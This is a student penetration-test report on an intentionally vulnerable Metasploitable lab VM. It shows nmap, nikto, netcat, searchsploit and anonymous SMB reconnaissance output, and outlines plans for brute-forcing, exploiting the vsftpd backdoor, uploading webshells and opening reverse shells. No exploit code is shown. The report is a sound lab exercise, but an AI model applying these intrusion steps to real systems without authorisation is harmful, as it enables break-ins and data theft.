Breaking into Metasploitable: A Penetration Test Experiment

Group members:

Houye Dong

Luanfei Nie

Design

Based on the "Penetration Testing Execution Standard" (PTES), we have structured the task into the following components:

Pre-engagement Interactions: We confirm the target of the penetration test—a Linux system server with the IP address 10.11.203.119.

Intelligence Gathering: Our initial approach involves utilizing the netdiscover tool to locate the server on the network. Once the IP address is confirmed, we will conduct a preliminary port scan with nmap, reconfirm banner information for certain ports using netcat, and perform basic information gathering on the server's web service with nikto.

Threat Modeling: We analyze the information obtained during the intelligence gathering phase. This involves assessing the open ports and running services, comparing version numbers of exposed services to identify potential misconfigurations, and evaluating login entry points for weak, null, or default credentials.

Vulnerability Analysis: Following threat modeling, our objective is to identify and validate server vulnerabilities using various tools and techniques. We will execute a comprehensive port scan with Nmap, employing its scripting capabilities to detect specific vulnerabilities; conduct in-depth scans with Nikto; exploit N-day vulnerabilities using Metasploit; and search for related vulnerability information with Searchsploit.

Exploitation: This phase involves exploiting vulnerabilities to gain access to the server's permissions.

Post Exploitation: Once access is obtained, we determine how to most effectively leverage this access, including privilege escalation, maintaining accessibility, and establishing backdoors. We will use python or bash scripts to facilitate a reverse shell.


Reporting: We will document our findings and methodologies in a penetration testing report.

。

Experiment Results

Intelligence Gathering


Utilize the netdiscover tool to identify the server (10.11.203.119) on the network：



```
Currently scanning: (passive)   |   Screen View: Unique Hosts

30 Captured ARP Req/Rep packets, from 16 hosts.   Total size: 1800
_____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
10.11.202.236   00:50:56:80:be:c6      3     180  VMware, Inc.
10.11.203.55    00:50:56:80:b0:02      1      60  VMware, Inc.
10.11.203.120   00:50:56:80:6b:43      3     180  VMware, Inc.
10.11.202.4     00:50:56:80:ed:4d      2     120  VMware, Inc.
10.11.203.115   00:50:56:80:eb:6f      5     300  VMware, Inc.
10.11.202.48    00:50:56:80:b8:1d      1      60  VMware, Inc.
10.11.202.76    00:50:56:80:21:45      1      60  VMware, Inc.
10.11.202.254   00:50:56:80:27:dc      5     300  VMware, Inc.
10.11.202.218   00:50:56:80:15:41      1      60  VMware, Inc.
10.11.202.228   00:50:56:80:19:6e      1      60  VMware, Inc.
10.11.202.162   00:50:56:80:0a:95      1      60  VMware, Inc.
10.11.203.93    00:50:56:80:2a:92      1      60  VMware, Inc.
10.11.203.101   00:50:56:80:d4:26      1      60  VMware, Inc.
10.11.202.53    00:50:56:80:c6:55      1      60  VMware, Inc.
10.11.203.119   00:50:56:80:8c:82      2     120  VMware, Inc.
10.11.203.51    00:50:56:80:d6:fd      1      60  VMware, Inc.
```


Confirm network reachability and conduct an initial scan with nmap:

Nmap -v 10.11.203.119



```
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
```

Given that the server has several common ports open, we consider the exploitation of these typical ports. For instance, probing the FTP service on port 21 with nc (netcat) to view the banner information。




```
┌──(cs2lab㉿kali)-[~]
└─$ nc 10.11.203.119 21
220 (vsFTPd 2.3.4)
```


We have discovered that the version of vsftpd running on the server is 2.3.4.

The server has ports 22 and 23 open, corresponding to SSH and Telnet login protocols, respectively. Both are potential entry points for brute-force attacks.

Given that the server has port 80 open for HTTP service, we can perform a basic scan using Nikto.



```
┌──(cs2lab㉿kali)-[~]
└─$ nikto -h 10.11.203.119
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.11.203.119
+ Target Hostname:    10.11.203.119
+ Target Port:        80
+ Start Time:         2023-12-08 22:33:01 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.o
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the c
ps://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EO
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brut
d: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmclou
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via ce
12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via ce
12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via ce
12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via ce
```



```
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via ce
12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via ce
12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via ce
12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via ce
12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected o
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/Chan
ee: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or li
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a l
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-acces
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protec
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limit
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2023-12-08 22:33:17 (GMT-5) (16 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

We have discovered the presence of a 'test' directory, a 'phpmyadmin' directory, and a 'phpinfo.php' file on the website. This leads us to identify a new attack surface: phpMyAdmin, which is a database management tool.

If ports 139 and 445 are open on a Linux server, it indicates the presence of a Samba service. Samba services are generally susceptible to information disclosure vulnerabilities and may also be vulnerable to Remote Code Execution (RCE).

Ports 512, 513, and 514 are typically used by rsh services, which may be improperly configured, leading to potential unauthorized access by remote users.

Ports 111 and 2049: These are related to NFS (Network File System) services, which may be vulnerable to malicious file write exploits.

Port 1099: This port is commonly associated with the Java Remote Method Invocation (Java RMI) protocol..

Port 1524: This port is associated with the ingreslock service. It's known that some backdoor programs may listen on this port. Considering this, one could attempt to connect via nc (netcat) to potentially gain a shell on the system.

Port 2121: It appears to be an FTP service. We can use nc to check the banner information. Upon inspection, we see that it is running ProFTPD 1.3.1. We should consider whether this version has any known security vulnerabilities.。

Port 3306: This port is typically associated with MySQL databases. Considering brute force attacks to gain direct access to the database for a potential shell exploit.

Port 5432: This port is commonly used by PostgreSQL database services. Considering brute force attacks to gain direct access to the database could potentially lead to shell access.

Port 5900: This port is typically used by VNC (Virtual Network Computing) services, which require a password for connection. Considering brute force attacks to crack the password.

Port 6667: This port is commonly used by IRC (Internet Relay Chat) servers. Considering whether the IRC service has any known security vulnerabilities.

Port 8009: This port is typically associated with the Apache JServ Protocol (AJP) used by Apache Tomcat to communicate with a web server. CVE-2020-1938, also known as 'Ghostcat', is a file inclusion vulnerability in Tomcat that affects the AJP connector when it is enabled and listening on a public interface or is exposed to a network to which a malicious client can connect.

Threat Modeling


Indeed, the penetration testing threat modeling for a server can be categorized into two primary approaches:

Brute Force Attacks: This involves attempting to guess the passwords of various services such as SSH, Telnet, FTP, MySQL, PostgreSQL, and VNC. By using password dictionaries or brute force techniques, we aim to gain shell access to the server system. This method is often time-consuming and can be detected by intrusion detection systems. It's also crucial to have permission to perform these kinds of attacks to avoid legal issues.

Exploitation of Version-Specific or Known Vulnerabilities: During the information gathering phase, we can identify services running specific versions known to be vulnerable (such as an outdated FTP server or the AJP connector in Tomcat with CVE-2020-1938), we can attempt to exploit these vulnerabilities. Known vulnerabilities, or N-days, are those for which the patches have been released but may not have been applied by the administrator of the target system.

Vulnerability Analysis

To analyze vulnerabilities based on port numbers in ascending order, starting with port 21, which is commonly used by FTP services, we've identified that the server is running vsftpd version 2.3.4.
To check if this version of vsftpd has any known vulnerabilities, we can use Exploit Database (exploit-db.com)




```
┌──(cs2lab㉿kali)-[~]
└─$ searchsploit vsftpd 2.3.4
--------------------------------------------------------------- ---------------------------------
 Exploit Title                                                 |  Path
--------------------------------------------------------------- ---------------------------------
vsftpd 2.3.4 - Backdoor Command Execution                      | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)         | unix/remote/17491.rb
--------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(cs2lab㉿kali)-[~]
└─$ 
```

We have learned that there is an exploit for the vsftpd 2.3.4 version in Metasploit, and that this version of the FTP service has a backdoor that can be exploited.

The server has ports 22 and 23 open, which correspond to the SSH and Telnet login protocols, respectively. We consider using brute force attacks, and the main consideration for brute force attacks is whether the password dictionary is large enough and whether it can cover the actual usernames and passwords. When brute forcing, we also need to check the returned information to prevent the brute force attack rate from being too fast, leading to the attacking IP being banned.。

The server's port 80 is an HTTP service. We consider logging in to take a look.




```
                _                  _       _ _        _     _      ____  
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \ 
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/ 
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|                                          


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV


Among these five modules, all have security vulnerabilities. We can consider starting from a certain direction to obtain the shell of this website. For example, phpMyAdmin can be considered for brute force attacks, DVWA (Damn Vulnerable Web Application) has many web vulnerabilities, and WebDAV can upload a webshell, which can then be used to gain shell access. This is a very vulnerable point of entry.

Ports 139 and 445 are associated with the SMB (Server Message Block) protocol, which is commonly used by Samba for providing shared access to files, printers, and serial ports, among other things. To explore these services, we can first consider using the smbclient command to access shared directories and check for any sensitive information. For the server with the IP address 10.11.203.119, we can attempt to log in anonymously.



```
┌──(cs2lab㉿kali)-[~]
└─$ smbclient -L //10.11.203.119
Password for [WORKGROUP\cs2lab]:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP

┌──(cs2lab㉿kali)-[~]
└─$ 
```

After successfully logging in anonymously, we can directly access the corresponding directories to see if there are any sensitive information leakage issues.




```
┌──(cs2lab㉿kali)-[~]
└─$ smbclient //10.11.203.119/tmp
Password for [WORKGROUP\cs2lab]:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> list
0:      server=10.11.203.119, share=tmp
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
tdis           tid            utimes         logoff         ..
```

As indicated, the corresponding directory allows for anonymous login.

